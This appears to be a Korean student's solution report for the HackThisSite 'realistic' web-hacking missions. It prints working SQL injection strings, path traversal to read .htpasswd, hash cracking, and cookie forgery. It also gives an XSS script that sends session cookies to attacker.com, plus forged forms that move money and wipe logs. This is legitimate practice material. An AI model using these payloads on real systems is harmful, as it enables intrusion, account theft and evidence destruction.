hackthissite.org 웹해킹 문제 풀이 보고서

양경석(gaeng4@gmail.com)

http://hackthissite.org

realistic

level1. Uncle Arnold's Local Band Review
http://www.hackthissite.org/missions/realistic/1/v.php?PHPSESSID=abcaeadfc31a5c43b2534bf995c0553f&id=3&vote=10000

level2. Chicago American Nazi Party
아랫쪽에 있는 update.php
로그인창-sql injection
id나 pw에 아래와같이 입력.
admin' or 1=1;

level3. Peace Poetry: HACKED

소스코드 맨 아래에 아래와 같은 주석 있음.
<!–Note to the webmasterThis website has been hacked, but not totally destroyed. The old website is still up. I simply copied the old index.html file to oldindex.html and remade this one. Sorry about the inconvenience.–>

oldindex.html 살펴보기.
submitpoems.php 를 보면 시를 쓸 수 있고 아래와 같은 메시지 있음.

Note: Poems will be stored online immediately but will not be listed on the main poetry page until it has a chance to be looked at.


일단 시가 저장이 된다는 것을 알았으니 어디에 저장되는지 생각해보면
아까 /readpoem.php?name=Hacker 처럼 get방식으로 시를 받아오므로 이와 같은 방법으로
불러올 수 있다는 것을 알 수 있음.
그러나 시 제목을 ?name=poet_name 등으로 해보아도 반응 없음.
다른 방법으로 생각해서
시 제목은 index.html로 바꾸는 것을 생각.
별 방법이 없어서 디렉토리 개념으로 상위 디렉토리에 올려보니
../index.html 방법은 맞는데 사이트 내용을 oldindex.html로 변경하라고 나옴.
변경해서 올렸음
go on.

level4. Fischer's Animal Products
소스를 보니 이메일주소를 post방식으로 전송함.
이메일 입력창에 이메일 형식이 맞지 않는 문자를 입력했더니 아래와같이 메시지가 나옴.
Error inserting into table "email"! Email not valid!
테이블 명이 email인 것을 알 수 있음.
블라인드 인젝션인듯?

http://www.hackthissite.org/missions/realistic/4/products.php?category=1 UNION ALL SELECT null,*,null,null FROM email
결과-이메일 출력됨.

alph-alpha-brown@hotmail.com
sam.goodwin@yahoo.com
UltraDeathLaser@aol.com
SwingLow@hotmail.com
TeaBody@aol.com
jsmith@uic.edu
3ambeer@graffiti.net
shootfirst@yahoo.com
Bobby@friends.com

출력된 이메일을 HTS 메시지로 SaveTheWhales에게 보내면 클리어했다고 메시지 옴.




level5: Damn Telemarketers!


form등에서 인젝션 취약점 없는듯.
database에서 소스보기 하면 <form action="secret/admin.php"> 와 같은 경로 보임.
http://www.hackthissite.org/missions/realistic/5/secret/admin.php 접속해봄.
그냥 로그인 실패라고 나옴.

http://www.hackthissite.org/missions/realistic/5/secret/ 에 들어가보면
백업된 페이지가 나오고, 그 주소를 클릭해보면 아래와 같은 메시지 나온다.

error matching hash 7c5cbbedf29ebc07566cf09dadddb8d2
이걸 어떻게 사용? cain & abel프로그램 사용.
어떻게 사용? ㅠㅠ
cracker-MD4 Hashes에 add to list에 넣고 bruteforce하면 해독된 값이 나온다.
[05e04]




database에 넣으면 풀림.



level6: ToxiCo Industrial Chemicals 문제는 패스

level7: What's Right For America

http://www.hackthissite.org/missions/realistic/7/images/
에서 보면 파일 목록 볼 수 있고, admin계정이 하위디렉토리로 있음.



http://www.hackthissite.org/missions/realistic/7/images/admin
여기에 접속하는 것이 관건인 듯...
이미지 파일 불러올 때 아래와 같이 불러옴..
여기서 취약점 존재하는듯..
http://www.hackthissite.org/missions/realistic/7/showimages.php?file=patriot.txt

http://www.hackthissite.org/missions/realistic/7/images/admin/ 이 뒤에

.htpasswd, .htaccess하면 사이트가 없다고 나오나, htpasswd, htaccess하면 인증하라고 함.
이미지 불러올 때 했던 것 처럼 php파일뒤에 get방식으로 불러와보자.
http://www.hackthissite.org/missions/realistic/7/showimages.php?file=images/admin/.htpasswd
http://www.hackthissite.org/missions/realistic/7/showimages.php?file=images/admin/.htaccess
.pass보면 아래와 같은 코드 나옴.
administrator:1AAODv...$gXPqGkIO3Cu6dndE/sok1
카인&아벨로는 안깨짐.
칼리리눅스에 있는 john the ripper로 크랙.
level7.pass파일에 위 코드를 넣고 john level7.pass 하면 아래와 같이 메시지 나오면서 크랙됨.

Loaded 1 password hash (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
shadow   (administrator)
guesses: 1 time: 0:00:00:00 DONE (Wed Nov 5 16:09:07 2014) c/s: 2500 trying: 123456 - diamond
Use the "--show" option to display all of the cracked passwords reliably
/images/admin에 아래 코드를 넣으면 풀림.
administrator/shadow

level8. United Banks Of America
목표
1. Find the account of Gary Hunter (I don't know his account name). --> GaryWilliamHunter
2. Move the $10,000,000 into the account dropCash.
3. Clear The Logs, They're held in the folder 'logFiles'.

linkback 필요하다는 것 생각해두기.

form-post방식, 클릭하면 login2.php로 이동.
 / input name: username, Password
register.php -> register2.php

등록한 후 로그인하면 들어가짐.
로그인된 경우에 돈 이동시킬 수 있음.

user info
18글자만 입력 가능.

search.php -> search2.php POST방식
'를 넣으면 인젝션 취약점 있는듯.

아이디를 넣으면 memo에 있는 내용이 출력됨.


' or 1=1 입력했더니 아이디랑 메모 나옴.

의심가는 사람
GaryWilliamHunter : -- $$$$$ --

다 포스트방식이므로 javascript넣어야 할듯.

javascript:alert(document.cookie)

ihateboa/123으로 로그인 후 쿠키 보면 아래와 같음.



http://www.hackthissite.org/missions/realistic/8/login2.php

돈 먼저 옮기고, 로그삭제

javascript:document.cookie="accountUsername=GaryWilliamHunter;"
아무 아이디나 로그인 한 상태에서 id만 게리헌터로 쿠키 변조.

돈 옮기기.

```
javascript:document.write("
<form action='movemoney.php' method='POST'>
<input type='submit' value='Move Money To A Different Account'>
<input type='text' name='TO' value='dropCash'>
<input type='text' name='AMOUNT' value='10000000'>
</form>
")
```

로그 지우기.
```
javascript:document.write("
<form action='cleardir.php' method='POST'>
<input type='hidden' name='dir' value='logFiles'>
<input type='submit' value='Clear Files In Personal Folder'></form>
</form>
")
```


level9. CrappySoft Software

상사의 계정으로 들어가서 online payment system에 접속하기.
일단은 본인 아이디 사용하기
Username: r-conner@crappysoft.com
Password: ilovemywork

Demo에 보면 프로그램 다운받을 수 있고, 실행시켜보면 아래와 같이

오류메시지가 뜨고 관리자 아이디가 나옴.

상사 이메일은 메시지 보내기에서 확인 가능하므로, 특별히 얻을 정보 없음.

m-crap@crappysoft.com

쿠키정보 확인.
javascript:alert(document.cookie)

안에 내용 볼 수 있음. 로그파일 있음.


세션하이잭킹.
코드는 아래와같은 형식으로 해야됨(강사님이 제공해주심)
<script> url="http://attacker.com/getCookie.php?cookie="+document.cookie;window.open(url,width-0,height=-;</script>

이 스크립트를 private message로 보내면 아래 정보 나옴.

strUsername=m-crap%40crappysoft.com; strPassword=94a35a3b7befff5eb2a8415af04aa16c;
intID=1;

이걸 이용해서 쿠키정보 입력(가짜로그인)

javascript:document.cookie="strUsername=m-crap%40crappysoft.com;"
javascript:document.cookie="strPassword=94a35a3b7befff5eb2a8415af04aa16c;"
javascript:document.cookie="intID=1;"



로그파일 지우기.
아래 경로에서 로그파일 볼 수 있음.
http://www.hackthissite.org/missions/realistic/9/files/

로그파일 경로: ./files/logs/logs.txt
메일링리스트 경로: ./files/mailinglist/addresses.txt

이메일리스트에 가입하는 페이지에서 정보를 address.txt에 저장하는 내용 있음.
->이걸 이용해서 로그파일에 내용""으로 덮어쓰기.

javascript:document.write("<form action=subscribemailing.php method=post><input type=hidden name=strFilename value=./files/logs/logs.txt><input type=hidden name=strEmailAddress value=''><input type='submit' value='replacelogs'></form>")
"" 안에 '로 묶어주거나 "없이 써줘야함.

level10: Holy Word High School
학점바꾸기.

ID: Zach Sanchez
password: liberty638

Student Access System 로그인창 sql injection x
but get방식.
student.php?uusername=Zach Sanchez&ppassword=liberty638&action=viewgrades&course=Mathematics

bible study 2학기 fail
gym 2학기 fail

staff정보
Mr. Jonathan Goodman Bible Study jgoodman@holycross.edu
Mrs. Ann Feldman P.E.Health afeldman@holycross.edu

http://192.168.0.65/blind.php?id=1 union SELECT id,title,news from Anews union all select COLUMN_NAME,COLUMN_NAME,COLUMN_NAME from information_schema.COLUMNS

http://www.hackthissite.org/missions/realistic/10/student.php?uusername=Zach Sanchez;&ppassword=

http://www.hackthissite.org/missions/realistic/10/student.php?uusername=Jonathan Goodman;&ppassword=

javascript:document.write("
<form action=/missions/basic/4/level4.php method=post>
<input type=hidden name=to value=sam2@hsite.abc /><input type=submit value=Send password to Sam /></form>

 Password:
<form action=/missions/basic/4/index.php method= post>
<input type=password name=password />

<input type=submit value=submit /></form>
")

id=1번, id/pw 동일함.
http://www.hackthissite.org/missions/realistic/10/student.php?uusername=Jonathan Goodman;&ppassword=

관리자로그인창
http://www.hackthissite.org/missions/realistic/10/staff.php

smiller / smiller

Welcome, Mrs. Samantha Miller! Please remember that access to the staff administration area is restricted to the district-supplied 'holy_teacher' web browser.
웹브라우저가 holy_teacher웹브라우저인 경우에만 접속 가능.

javascript:alert(navigator.userAgent)
하면 접속한 브라우저 확인 가능.

* 익스플로러-도구-개발자도구-도구-사용자에이전트문자열변경-사용자지정-holy_teacher로 변경.

이번에는 아래와 같은 메시지 나옴.
note:you are not an administrator so you cannot change grades
권한변경해주기.
javascript:document.cookie="admin=1;"
변경가능해졌음.

submit grades
Sorry, Mrs. Samantha Miller, it is too late into the school year to change grades now.

Change Grades의 소스보기에서바꿀 내용의 form 보고 get방식의 코드 작성해줌.(post방식으로는 안됨)

http://www.hackthissite.org/missions/realistic/10/staff.php?action=changegrades&changeaction=modrec&rec=0&studentid=1&grade=5&comments=HACKED GRADE1
http://www.hackthissite.org/missions/realistic/10/staff.php?action=changegrades&changeaction=modrec&rec=3&studentid=1&grade=5&comments=HACKED GRADE2